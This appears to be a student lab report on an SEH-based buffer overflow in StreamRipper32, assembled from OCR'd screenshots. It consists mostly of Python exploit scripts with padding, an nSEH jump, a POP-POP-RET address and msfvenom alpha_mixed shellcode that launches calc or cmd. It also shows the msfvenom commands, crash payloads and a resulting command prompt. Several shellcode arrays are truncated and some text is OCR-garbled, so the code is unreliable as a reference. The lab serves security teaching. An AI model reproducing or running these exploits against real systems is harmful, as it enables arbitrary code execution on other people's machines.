
Lab 8
Working with the memory vulnerabilities – Part II

P Abhishek
18BCN7057


This is the given code by running it, it generated the below payload



exploit2.py - C:\Users\IEUser\Downloads\exploit2.py (2.7.15rc1)
File Edit Format Run Options Window Help

```
# -*- coding: cp1252 -*-

f= open("cal.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cal -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
```


When i paste this payload into the streamripper it crashed.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

In kali linux after i run the above code it generates this below cmds i copied that and paste it into the python file.



Max KB To Rip: 0


Relay Port: 10069

Station Pattern: StreamRipper 32


Song Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Note: All patten matches are "substring" matches


Use keyword "any_match" to match any station or song



After that when I run the python script it generates the below payload and when I paste this payload in streamripper it again crashed.



```
pha_mixed -b "\xoo\x14\x09\xoa\xod" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2098 bytes
buf =  ""
buf += "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += "\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += "\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4b\x58\x6b\x32"
buf += "\x35\x50\x75\x50\x65\x50\x43\x50\x4b\x39\x39\x75\x50"
buf += "\x31\x49\x50\x65\x34\x6c\x4b\x72\x70\x34\x70\x6c\x4b"
buf += "\x56\x32\x44\x4c\x4c\x4b\x62\x72\x72\x34\x4c\x4b\x63"
buf += "\x42\x34\x68\x54\x4f\x58\x37\x50\x4a\x74\x66\x34\x71"
buf += "\x4b\x4f\x6e\x4c\x67\x4c\x71\x71\x73\x4c\x74\x42\x56"
buf += "\x4c\x77\x50\x4f\x31\x58\x4f\x66\x6d\x45\x51\x58\x47"
buf += "\x69\x72\x48\x72\x36\x32\x36\x37\x6c\x4b\x71\x42\x44"
buf += "\x50\x6e\x6b\x70\x4a\x65\x6c\x6e\x6b\x52\x6c\x42\x31"
buf += "\x72\x58\x4d\x33\x30\x48\x35\x51\x6a\x71\x66\x31\x6c"
buf += "\x4b\x73\x69\x31\x30\x55\x51\x7a\x73\x4c\x4b\x63\x79"
buf += "\x35\x48\x7a\x43\x45\x6a\x30\x49\x4e\x6b\x66\x54\x4e"
buf += "\x6b\x77\x71\x38\x56\x70\x31\x4b\x4f\x6c\x6c\x4b\x71"
buf += "\x38\x4f\x56\x6d\x53\x31\x58\x47\x30\x38\x6d\x30\x51"
buf += "\x65\x6a\x56\x46\x63\x51\x6d\x6b\x48\x57\x4b\x43\x4d"
buf += "\x77\x54\x70\x75\x6a\x44\x53\x68\x6c\x4b\x76\x38\x65"
buf += "\x74\x55\x51\x49\x43\x71\x76\x6e\x6b\x46\x6c\x42\x6b"
```


Python 2.7.15rc1 Shell
File Edit Shell Debug Options Window Help


```
Python 2.7.15rc1 (v2.7.15rc1:bad9a580ca, Apr 14 20
it (Intel)] on win32
Type "copyright", "credits" or "license()" for more
>>>
================ RESTART: C:/Users/IEUser/Downloads,
>>>
```

cmd1.txt - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

exploit3.py - C:\Users\IEUser\Downloads\exploit3.py (2.7.15rc1)
File Edit Format Run Options Window Help

```
# -*- coding: cp1252 -*-

f= open("cmd1.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bp

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_
buf =  ""
buf += "\xdb\xd8\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
buf += "\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x43\x37\x52"
buf += "\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51"
buf += "\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
buf += "\x38\x41\x42\x75\x4a\x49\x6b\x4c\x79\x78\x4e\x62\x57"
buf += "\x70\x73\x30\x67\x70\x53\x50\x6b\x39\x4b\x55\x74\x71"
buf += "\x6b\x70\x63\x54\x4c\x4b\x50\x50\x74\x70\x6e\x6b\x36"
buf += "\x32\x76\x6c\x4e\x6b\x61\x42\x47\x64\x4c\x4b\x73\x42"
buf += "\x64\x68\x46\x6f\x6f\x47\x30\x4a\x66\x46\x75\x61\x4b"
buf += "\x4f\x4e\x4c\x47\x4c\x70\x61\x33\x4c\x76\x62\x74\x6c"
buf += "\x51\x30\x4f\x31\x68\x4f\x46\x6d\x73\x31\x39\x57\x4d"
buf += "\x32\x68\x72\x66\x32\x46\x37\x4c\x4b\x33\x62\x36\x70"
buf += "\x4e\x6b\x32\x6a\x37\x4c\x4c\x4b\x30\x4c\x77\x61\x61"
buf += "\x68\x68\x63\x77\x38\x35\x51\x6a\x71\x56\x31\x6c\x4b"
buf += "\x76\x39\x51\x30\x46\x61\x48\x53\x4c\x4b\x52\x69\x47"
buf += "\x68\x7a\x43\x47\x4a\x61\x59\x4e\x6b\x70\x34\x4e\x6b"
buf += "\x43\x31\x4b\x66\x74\x71\x59\x6f\x4e\x4c\x4a\x61\x5a"
buf += "\x6f\x56\x6d\x37\x71\x48\x47\x56\x58\x4d\x30\x43\x45"
buf += "\x39\x66\x66\x63\x51\x6d\x4a\x58\x75\x6b\x71\x6d\x65"
buf += "\x74\x54\x35\x7a\x44\x63\x68\x6c\x4b\x66\x38\x37\x54"
buf += "\x76\x61\x4e\x33\x45\x36\x4e\x6b\x64\x4c\x30\x4b\x4e"
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>
```